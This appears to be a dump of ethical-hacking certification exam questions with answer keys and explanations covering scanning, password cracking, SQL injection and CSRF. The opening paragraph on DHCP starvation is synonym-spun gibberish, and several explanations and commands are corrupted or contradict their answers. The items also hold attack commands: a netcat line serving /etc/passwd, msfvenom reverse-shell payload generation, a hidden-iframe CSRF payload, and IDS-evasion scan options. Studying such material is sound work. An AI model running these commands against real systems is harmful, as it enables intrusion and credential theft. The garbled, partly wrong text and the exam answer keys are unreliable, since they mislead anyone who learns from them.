In a DHCP Starvation assault, a threatening entertainer sends a huge load of false DISCOVER parcels until the DHCP worker thinks they've used their accessible pool. Customers searching for IP tends to find that there are no IP addresses for them, and they're refused assistance. Furthermore, they may search for an alternate DHCP worker, one which the unfriendly entertainer may give. What's more, utilizing a threatening or sham IP address, that unfriendly entertainer would now be able to peruse all the traffic that customer sends and gets.

In an unfriendly climate, where we have a malevolent machine running some sort of an instrument like Yersinia, there could be a machine that sends DHCP DISCOVER bundles. This malevolent customer doesn't send a modest bunch – it sends a great many vindictive DISCOVER bundles utilizing sham, made-up MAC addresses as the source MAC address for each solicitation.

In the event that the DHCP worker reacts to every one of these false DHCP DISCOVER parcels, the whole IP address pool could be exhausted, and that DHCP worker could trust it has no more IP delivers to bring to the table to legitimate DHCP demands.

When a DHCP worker has no more IP delivers to bring to the table, ordinarily the following thing to happen would be for the aggressor to get their own DHCP worker. This maverick DHCP worker at that point starts giving out IP addresses.

The advantage of that to the assailant is that if a false DHCP worker is distributing IP addresses, including default DNS and door data, customers who utilize those IP delivers and begin to utilize that default passage would now be able to be directed through the aggressor's machine. That is all that an unfriendly entertainer requires to play out a man-in-the-center (MITM) assault.

NEW QUESTION 176

- (Topic 2)

Andrew is an Ethical Hacker who was assigned the task of discovering all the active devices hidden by a restrictive firewall in the IPv4 range in a given target network.

Which of the following host discovery techniques must he use to perform the given task?

- A. UDP scan
- B. TCP Maimon scan
- C. arp ping scan
- D. ACK flag probe scan

Answer: C


Explanation:

One of the most common Nmap usage scenarios is scanning an Ethernet LAN. Most LANs, especially those that use the private address range granted by RFC 1918, do not always use the overwhelming majority of IP addresses. When Nmap attempts to send a raw IP packet, such as an ICMP echo request, the OS must determine a destination hardware (ARP) address, such as the target IP, so that the Ethernet frame can be properly addressed. ... This is required to issue a series of ARP requests. This is best illustrated by an example where a ping scan is attempted against an Area Ethernet host. The --send-ip option tells Nmap to send IP-level packets (rather than raw Ethernet), even on area networks. The Wireshark output of the three ARP requests and their timing have been pasted into the session.

Raw IP ping scan example for offline targets This example took quite a couple of seconds to finish because the (Linux) OS sent three ARP requests at 1 second intervals before abandoning the host. Waiting for a few seconds is excessive, as long as the ARP response usually arrives within a few milliseconds. Reducing this timeout period is not a priority for OS vendors, as the overwhelming majority of packets are sent to the host that actually exists. Nmap, on the other hand, needs to send packets to 16 million IP s given a target like 10.0.0.0/8. Many targets are pinged in parallel, but waiting 2 seconds each is very delayed.

There is another problem with raw IP ping scans on the LAN. If the destination host turns out to be unresponsive, as in the previous example, the source host usually adds an incomplete entry for that destination IP to the kernel ARP table. ARP tablespaces are finite and some operating systems become unresponsive

when full. If Nmap is used in rawIP mode (`-send-ip`), Nmap may have to wait a few minutes for the ARP cache entry to expire before continuing host discovery. ARP scans solve both problems by giving Nmap the highest priority. Nmap issues raw ARP requests and handles retransmissions and timeout periods in its sole discretion. The system ARP cache is bypassed. The example shows the difference. This ARP scan takes just over a tenth of the time it takes for an equivalent IP. Example b ARP ping scan of offline target



```

nmap -s -sn -PR --packet-trace --send-with 192.168.33.17
Starting Nmap ( 3.11s://nmap.org )
2201 (0.000s) ARP who-has 192.168.33.17 tell 192.168.6.100
2202 (0.3330s) ARP who-has 192.168.33.17 tell 192.168.6.100
Note: Host seems down, if it is really up, but blocking ping probes, try -PR
Nmap done: 1 IP address (0 hosts up) scanned in 0.33 seconds
  
```

In example b, neither the `-PR` option nor the `-send-eth` option has any effect. This is often because ARP has a default scan type on the Area Ethernet network when scanning Ethernet hosts that Nmap discovers. This includes traditional wired Ethernet as 802.11 wireless networks. As mentioned above, ARP scanning is not only more efficient, but also more accurate. Hosts frequently block IP-based ping packets, but usually cannot block ARP requests or responses and communicate over the network. Nmap uses ARP instead of all targets on equivalent targets, even if different ping types (such as `-PE` and `-PS`) are specified. LAN.. If you do not need to attempt an ARP scan at all, specify `--send-ip` as shown in Example a ??Raw IP Ping Scan for Offline Targets??. If you give Nmap control to send raw Ethernet frames, Nmap can also adjust the source MAC address. If you have the only PowerBook in your security conference room and a large ARP scan is initiated from an Apple-registered MAC address, your head may turn to you. Use the `--spooof-mac` option to spoof the MAC address as described in the MAC Address Spoofing section.

NEW QUESTION 181

- (Topic 2)

While browsing his Facebook feed, Matt sees a picture one of his friends posted with the caption. "Learn more about your friends!", as well as a number of personal questions. Matt is suspicious and texts his friend, who confirms that he did indeed post it. With assurance that the post is legitimate. Matt responds to the questions on the post, a few days later. Matt's bank account has been accessed, and the password has been changed. What most likely happened?

- A. Matt inadvertently provided the answers to his security questions when responding to the post.
- B. Matt's bank-account login information was brute forced.
- C. Matt inadvertently provided his password when responding to the post.
- D. Matt's computer was infected with a keylogger.

Answer: A

NEW QUESTION 183

- (Topic 2)

Windows LAN Manager (LM) hashes are known to be weak. Which of the following are known weaknesses of LM? (Choose three.)

- A. Converts passwords to uppercase.
- B. Hashes are sent in clear text over the network.
- C. Makes use of only 32-bit encryption.
- D. Effective length is 7 characters.

Answer: ABD

NEW QUESTION 187

- (Topic 2)

What does the following command in netcat do? `nc -l -u -p55555 < /etc/passwd`

- A. logs the incoming connections to /etc/passwd file
- B. loads the /etc/passwd file to the UDP port 55555
- C. grabs the /etc/passwd file when connected to UDP port 55555
- D. deletes the /etc/passwd file when connected to the UDP port 55555

Answer: C

NEW QUESTION 191

- (Topic 2)

in an attempt to increase the security of your network, you implement a solution that will help keep your wireless network undiscoverable and accessible only to those that know it. How do you accomplish this?

- A. Delete the wireless network
- B. Remove all passwords
- C. Lock all users
- D. Disable SSID broadcasting

Answer: D

Explanation:

The SSID (service set identifier) is the name of your wireless network. SSID broadcast is how your router transmits this name to surrounding devices. Its primary function is to make your network visible and easily accessible. Most routers broadcast their SSIDs automatically. To disable or enable SSID broadcast, you need to change your router's settings. Disabling SSID broadcast will make your Wi-Fi network name invisible to other users. However, this only hides the name, not the network itself. You cannot disguise the router's activity, so hackers can still attack it. With your network invisible to wireless devices, connecting becomes a bit more complicated. Just giving a Wi-Fi password to your guests is no longer enough. They have to configure their settings manually by including the network name, security mode, and other relevant info.

Disabling SSID might be a small step towards online security, but by no means should it be your final one. Before considering it as a security measure, consider the following aspects:

- Disabling SSID broadcast will not hide your network completely

Disabling SSID broadcast only hides the network name, not the fact that it exists. Your router constantly transmits so-called beacon frames to announce the presence of a wireless network. They contain essential information about the network and help the device connect.

- Third-party software can easily trace a hidden network

Programs such as NetStumbler or Kismet can easily locate hidden networks. You can try using them yourself to see how easy it is to find available networks – hidden or not.

- You might attract unwanted attention.

Disabling your SSID broadcast could also raise suspicion. Most of us assume that when somebody hides something, they have a reason to do so. Thus, some hackers might be attracted to your network.

NEW QUESTION 194

- (Topic 2)

You have retrieved the raw hash values from a Windows 2000 Domain Controller. Using social engineering, you come to know that they are enforcing strong passwords. You understand that all users are required to use passwords that are at least 8 characters in length. All passwords must also use 3 of the 4 following categories: lower case letters, capital letters, numbers and special characters. With your existing knowledge of users, likely user account names and the possibility that they will choose the easiest passwords possible, what would be the fastest type of password cracking attack you can run against these hash values and still get results?

- A. Online Attack
- B. Dictionary Attack
- C. Brute Force Attack
- D. Hybrid Attack

Answer: D

NEW QUESTION 196

- (Topic 2)

John, a disgruntled ex-employee of an organization, contacted a professional hacker to exploit the organization. In the attack process, the professional hacker installed a scanner on a machine belonging to one of the victims and scanned several machines on the same network to identify vulnerabilities to perform further exploitation. What is the type of vulnerability assessment tool employed by John in the above scenario?

- A. Proxy scanner
- B. Agent-based scanner
- C. Network-based scanner
- D. Cluster scanner

Answer: B

Explanation:

Agent-based scanners reside on a single machine but can scan several machines on the same network.

Network-based scanner

A network-based vulnerability scanner, in simplistic terms, is the process of identifying loopholes on a computer's network or IT assets, which hackers and threat actors can exploit. By implementing this process, one can successfully identify their organization's current risk(s). This is not where the buck stops; one can also verify the effectiveness of your system's security measures while improving internal and external defenses. Through this review, an organization is well equipped to take an extensive inventory of all systems, including operating systems, installed software, security patches, hardware, firewalls, anti-virus software, and much more.

Agent-based scanner

Agent-based scanners make use of software scanners on each and every device; the results of the scans are reported back to the central server. Such scanners are well equipped to find and report out on a range of vulnerabilities.

NOTE: This option is not suitable for us, since for it to work, you need to install a special agent on each computer before you start collecting data from them.

NEW QUESTION 199

- (Topic 2)

What is the correct way of using MSFvenom to generate a reverse TCP shellcode for windows?

- A. `msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.30 LPORT=4444 -f c`
- B. `msfvenom -p windows/meterpreter/reverse_tcp RHOST=10.10.10.30 LPORT=4444 -f c`
- C. `msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.30 LPORT=4444 -f exe > shell.exe`
- D. `msfvenom -p windows/meterpreter/reverse_tcp RHOST=10.10.10.30 LPORT=4444 -f exe > shell.exe`

Answer: C

Explanation:

<https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom> Often one of the most useful (and to the beginner underrated) abilities of Metasploit is the msfpayload module. Multiple payloads can be created with this module and it helps something that can give you a shell in almost any situation. For each of these payloads you can go into msfconsole and select exploit/multi/handler. Run `set payload` for the relevant payload used and configure all necessary options (LHOST, LPORT, etc). Execute and wait for the payload to be run. For the examples below it's pretty self explanatory but LHOST should be filled in with your IP address (LAN IP if attacking within the network, WAN IP if attacking across the internet), and LPORT should be the port you wish to be connected back on. Example for Windows:

```
- msfvenom -p windows/meterpreter/reverse_tcp LHOST=Y<our IP Address> LPORT=<
Your Port to Connect On> -f exe > shell.exe
```

NEW QUESTION 204

- (Topic 2)

What hacking attack is challenge/response authentication used to prevent?

- A. Replay attacks

- B. Scanning attacks
- C. Session hijacking attacks
- D. Password cracking attacks

Answer: A

NEW QUESTION 208

- (Topic 2)

Bob, an attacker, has managed to access a target IoT device. He employed an online tool to gather information related to the model of the IoT device and the certifications granted to it. Which of the following tools did Bob employ to gather the above Information?

- A. search.com
- B. EarthExplorer
- C. Google image search
- D. FCC ID search

Answer: D

Explanation:

Footprinting techniques are used to collect basic information about the target IoT and OT platforms to exploit them. Information collected through footprinting techniques includes IP address, hostname, ISP, device location, banner of the target IoT device, FCC

ID information, certification granted to the device, etc. pg. 5052 ECHv11 manual

https://en.wikipedia.org/wiki/FCC_mark

An FCC ID is a unique identifier assigned to a device registered with the United States Federal Communications Commission. For legal sale of wireless devices in the US, manufacturers must:

- Have the device evaluated by an independent lab to ensure it conforms to FCC standards
- Provide documentation to the FCC of the lab results
- Provide User Manuals, Documentation, and Photos relating to the device
- Digitally or physically label the device with the unique identifier provided by the FCC (upon approved application)

The FCC gets its authority from Title 47 of the Code of Federal Regulations (47 CFR). FCC IDs are required for all wireless emitting devices sold in the USA. By searching an FCC ID, you can find details on the wireless operating frequency (including strength), photos of the device, user manuals for the device, and SAR reports on the wireless emissions

NEW QUESTION 211

- (Topic 2)

An LDAP directory can be used to store information similar to a SQL database. LDAP uses a database structure instead of SQL's structure. Because of this, LDAP has difficulty representing many-to-one relationships.

- A. Relational, Hierarchical
- B. Strict, Abstract
- C. Hierarchical, Relational
- D. Simple, Complex

Answer: C

NEW QUESTION 212

- (Topic 2)

Garry is a network administrator in an organization. He uses SNMP to manage networked devices from a remote location. To manage nodes in the network, he uses MIB. which contains formal descriptions of all network objects managed by SNMP. He accesses the contents of MIB by using a web browser either by entering the IP address and Lseries.mlb or by entering the DNS library name and Lseries.mlb. He is currently retrieving information from an MIB that contains object types for workstations and server services. Which of the following types of MIB is accessed by Garry in the above scenario?

- A. LNMIB2.MIB
- B. WINS.MIB
- C. DHCP.MIS
- D. MIB_II.MIB

Answer: A

Explanation:

DHCP.MIB: Monitors network traffic between DHCP servers and remote hosts HOSTMIB.MIB: Monitors and manages host resources

LNMIB2.MIB: Contains object types for workstation and server services

MIBJI.MIB: Manages TCP/IP-based Internet using a simple architecture and system WINS.MIB: For the Windows Internet Name Service (WINS)

NEW QUESTION 217

- (Topic 3)

A security analyst is preparing to analyze a potentially malicious program believed to have infiltrated an organization's network. To ensure the safety and integrity of the production environment, the analyst decided to use a sheep dip computer for the analysis. Before initiating the analysis, what key step should the analyst take?

- A. Run the potentially malicious program on the sheep dip computer to determine its behavior
- B. Store the potentially malicious program on an external medium, such as a CD-ROM
- C. Connect the sheep dip computer to the organization's internal network
- D. install the potentially malicious program on the sheep dip computer

Answer: B

Explanation:

A sheep dip computer is a dedicated device that is used to test inbound files or physical media for viruses, malware, or other harmful content, before they are

allowed to be used with other computers. The term sheep dip comes from a method of preventing the spread of parasites in a flock of sheep by dipping the new animals that farmers are adding to the flock in a trough of pesticide. A sheep dip computer is isolated from the organization's network and has port monitors, file monitors, network monitors, and antivirus software installed. Before initiating the analysis of a potentially malicious program, the analyst should store the program on an external medium, such as a CD-ROM, and then insert it into the sheep dip computer. This way, the analyst can prevent the program from infecting other devices or spreading over the network, and can safely analyze its behavior and characteristics.

The other options are not correct steps to take before initiating the analysis. Running the potentially malicious program on the sheep dip computer may cause irreversible damage to the device or compromise its security. Connecting the sheep dip computer to the organization's internal network may expose the network to the risk of infection or attack. Installing the potentially malicious program on the sheep dip computer may not be possible or advisable, as the program may require certain dependencies or permissions that the sheep dip computer does not have or allow. References:

? Sheep dip (computing)

? What Does ??Sheep Dip?? Mean in Cyber Security?

? Malware Analysis

? What is a Sheepdip?

NEW QUESTION 218

- (Topic 3)

An organization has been experiencing intrusion attempts despite deploying an Intrusion Detection System (IDS) and Firewalls. As a Certified Ethical Hacker, you are asked to reinforce the intrusion detection process and recommend a better rule-based approach. The IDS uses Snort rules and the new recommended tool should be able to complement it. You suggest using YARA rules with an additional tool for rule generation. Which of the following tools would be the best choice for this purpose and why?

A. AutoYara - Because it automates the generation of YARA rules from a set of malicious and benign files

B. yarGen - Because it generates YARA rules from strings identified in malware files while removing strings that also appear in goodware files

C. YaraRET - Because it helps in reverse engineering Trojans to generate YARA rules

D. koodous - Because it combines social networking with antivirus signatures and YARA rules to detect malware

Answer: B

Explanation:

YARA rules are a powerful way to detect and classify malware based on patterns, signatures, and behaviors. They can be used to complement Snort rules, which are mainly focused on network traffic analysis. However, writing YARA rules manually can be time-consuming and error-prone, especially when dealing with large and diverse malware samples. Therefore, using a tool that can automate or assist the generation of YARA rules can be very helpful for ethical hackers.

Among the four options, yarGen is the best choice for this purpose, because it generates YARA rules from strings identified in malware files while removing strings that also appear in goodware files. This way, yarGen can reduce the false positives and increase the accuracy of the YARA rules. yarGen also supports various features, such as whitelisting, scoring, wildcards, and regular expressions, to improve the quality and efficiency of the YARA rules.

The other options are not as suitable as yarGen for this purpose. AutoYara is a tool that automates the generation of YARA rules from a set of malicious and benign files, but it does not perform any filtering or optimization of the strings, which may result in noisy and ineffective YARA rules. YaraRET is a tool that helps in reverse engineering Trojans to generate YARA rules, but it is limited to a specific type of malware and requires manual intervention and analysis. koodous is a platform that combines social networking with antivirus signatures and YARA rules to detect malware, but it is not a tool for generating YARA rules, rather it is a tool for sharing and collaborating on YARA rules. References:

? yarGen - A Tool to Generate YARA Rules

? YARA Rules: The Basics

? Why master YARA: from routine to extreme threat hunting cases

NEW QUESTION 219

- (Topic 3)

What useful information is gathered during a successful Simple Mail Transfer Protocol (SMTP) enumeration?

A. The two internal commands VRFY and EXPN provide a confirmation of valid users, email addresses, aliases, and mailing lists.

B. Reveals the daily outgoing message limits before mailboxes are locked

C. The internal command RCPT provides a list of ports open to message traffic.

D. A list of all mail proxy server addresses used by the targeted host

Answer: A

NEW QUESTION 222

- (Topic 3)

As a cybersecurity consultant for SafePath Corp, you have been tasked with implementing a system for secure email communication. The key requirement is to ensure both confidentiality and non-repudiation. While considering various encryption methods, you are inclined towards using a combination of symmetric and asymmetric cryptography. However, you are unsure which cryptographic technique would best serve the purpose. Which of the following options would you choose to meet these requirements?

A. Use symmetric encryption with the AES algorithm.

B. Use the Diffie-Hellman protocol for key exchange and encryption.

C. Apply asymmetric encryption with RSA and use the public key for encryption.

D. Apply asymmetric encryption with RSA and use the private key for signing.

Answer: D

Explanation:

To ensure both confidentiality and non-repudiation for secure email communication, you need to use a combination of symmetric and asymmetric cryptography. Symmetric encryption is a method of encrypting and decrypting data using the same secret key, which is faster and more efficient than asymmetric encryption.

Asymmetric encryption is a method of encrypting and decrypting data using a pair of keys: a public key and a private key, which are mathematically related but not identical. Asymmetric encryption can provide authentication, integrity, and non-repudiation, as well as key distribution.

The cryptographic technique that would best serve the purpose is to apply asymmetric encryption with RSA and use the private key for signing. RSA is a widely used algorithm for asymmetric encryption, which is based on the difficulty of factoring large numbers. RSA can be used to encrypt data, as well as to generate digital signatures, which are a way of proving the identity and authenticity of the sender and the integrity of the message.

The steps to implement this technique are as follows:

? Generate a pair of keys for each user: a public key and a private key. The public key can be shared with anyone, while the private key must be kept secret and protected by the user.

? When a user wants to send an email to another user, they first encrypt the email content with a symmetric key, such as AES, which is a strong and efficient algorithm for symmetric encryption. The symmetric key is then encrypted with the recipient's public key, using RSA. The encrypted email and the encrypted symmetric key are then sent to the recipient.

? The sender also generates a digital signature for the email, using their private key and a hash function, such as SHA-256, which is a secure and widely used algorithm for generating hashes. A hash function is a mathematical function that takes any input and produces a fixed-length output, called a hash or a digest, that uniquely represents the input. A digital signature is a hash of the email that is encrypted with the sender's private key, using RSA. The digital signature is then attached to the email and sent to the recipient.

? When the recipient receives the email, they first decrypt the symmetric key with their private key, using RSA. They then use the symmetric key to decrypt the email content, using AES. They also verify the digital signature by decrypting it with the sender's public key, using RSA, and comparing the resulting hash with the hash of the email, using the same hash function. If the hashes match, it means that the email is authentic and has not been tampered with.

Using this technique, the email communication is secure because:

? The confidentiality of the email content is ensured by the symmetric encryption with AES, which is hard to break without knowing the symmetric key.

? The symmetric key is also protected by the asymmetric encryption with RSA, which is hard to break without knowing the recipient's private key.

? The non-repudiation of the email is ensured by the digital signature with RSA, which is hard to forge without knowing the sender's private key.

? The digital signature also provides authentication and integrity of the email, as it proves that the email was sent by the sender and has not been altered in transit.

References:

? How to Encrypt Email (Gmail, Outlook, iOS, Yahoo, Android, AOL)

NEW QUESTION 223

- (Topic 3)

You are attempting to run an Nmap port scan on a web server. Which of the following commands would result in a scan of common ports with the least amount of noise In order to evade IDS?

- A. nmap -sP- -p-65535-T5
- B. nmap-A-host-time 99-T1
- C. nmap -A -Pn
- D. nmap -sT-O- To

Answer: D

Explanation:

-A: Perform an aggressive scan which select most of the commonly used options within nmap

-Pn: Means Don't ping

-p:scan specific ports

-sT: TCP Connect scan

-O: Operating system detection

-T0: timing template (extremely slow- evade FW)0

NEW QUESTION 226

- (Topic 3)

Which Nmap option would you use if you were not concerned about being detected and wanted to perform a very fast scan?

- A. -T5
- B. -O
- C. -T0
- D. -A

Answer: A

NEW QUESTION 228

- (Topic 3)

While performing a security audit of a web application, an ethical hacker discovers a potential vulnerability.

The application responds to logically incorrect queries with detailed error messages that divulge the underlying database's structure. The ethical hacker decides to exploit this vulnerability further. Which type of SQL Injection attack is the ethical hacker likely to use?

- A. UNION SQL Injection
- B. Blind/inferential SQL Injection
- C. In-band SQL Injection
- D. Error-based SQL Injection

Answer: D

Explanation:

Error-based SQL Injection is a type of in-band SQL Injection attack that relies on error messages thrown by the database server to obtain information about the structure of the database. In some cases, error-based SQL injection alone is enough for an attacker to enumerate an entire database.

The ethical hacker is likely to use this type of SQL Injection attack because the application responds to logically incorrect queries with detailed error messages that divulge the underlying database's structure. This means that the attacker can craft malicious SQL queries that trigger errors and reveal information such as table names, column names, data types, etc. The attacker can then use this information to construct more complex queries that extract data from the database.

For example, if the application uses the following query to display the username of a user based on the user ID:

```
SELECT username FROM users WHERE id = '$id'
```

The attacker can inject a single quote at the end of the user ID parameter to cause a syntax error:

```
SELECT username FROM users WHERE id = '1'
```

The application might display an error message like this:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "1" at line 1

This error message reveals that the database server is MySQL and that the user ID parameter is enclosed in single quotes. The attacker can then use other techniques such as UNION, subqueries, or conditional statements to manipulate the query and retrieve data from other tables or columns.

References:

? [CEHv12 Module 05: Sniffing]

? Types of SQL Injection (SQLi) - GeeksforGeeks

? Types of SQL Injection? - Acunetix

NEW QUESTION 231

- (Topic 3)

An attacker changes the profile information of a particular user (victim) on the target website. The attacker uses this string to update the victim's profile to a text file and then submit the data to the attacker's database.

< iframe src=????http://www.vulnweb.com/updateif.php???? style=????display:none???? > < /iframe > What is this type of attack (that can use either HTTP GET or HTTP POST) called?

- A. Browser Hacking
- B. Cross-Site Scripting
- C. SQL Injection
- D. Cross-Site Request Forgery

Answer: D

Explanation:

<https://book.hacktricks.xyz/pentesting-web/csrf-cross-site-request-forgery>

Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform.

This is done by making a logged in user in the victim platform access an attacker controlled website and from there execute malicious JS code, send forms or retrieve "images" to the victims account.

In order to be able to abuse a CSRF vulnerability you first need to find a relevant action to abuse (change password or email, make the victim follow you on a social network, give you more privileges...). The session must rely only on cookies or HTTP Basic Authentication header, any other header can't be used to handle the session. An finally, there shouldn't be unpredictable parameters on the request.

Several counter-measures could be in place to avoid this vulnerability. Common defenses:

- SameSite cookies: If the session cookie is using this flag, you may not be able to send the cookie from arbitrary web sites.
- Cross-origin resource sharing: Depending on which kind of HTTP request you need to perform to abuse the relevant action, you may take into account the CORS policy of the victim site. Note that the CORS policy won't affect if you just want to send a GET request or a POST request from a form and you don't need to read the response.
- Ask for the password user to authorise the action.
- Resolve a captcha
- Read the Referrer or Origin headers. If a regex is used it could be bypassed for example with:
<http://mal.net?orig=http://example.com> (ends with the url) <http://example.com.mal.net> (starts with the url)
- Modify the name of the parameters of the Post or Get request
- Use a CSRF token in each session. This token has to be send inside the request to confirm the action. This token could be protected with CORS.

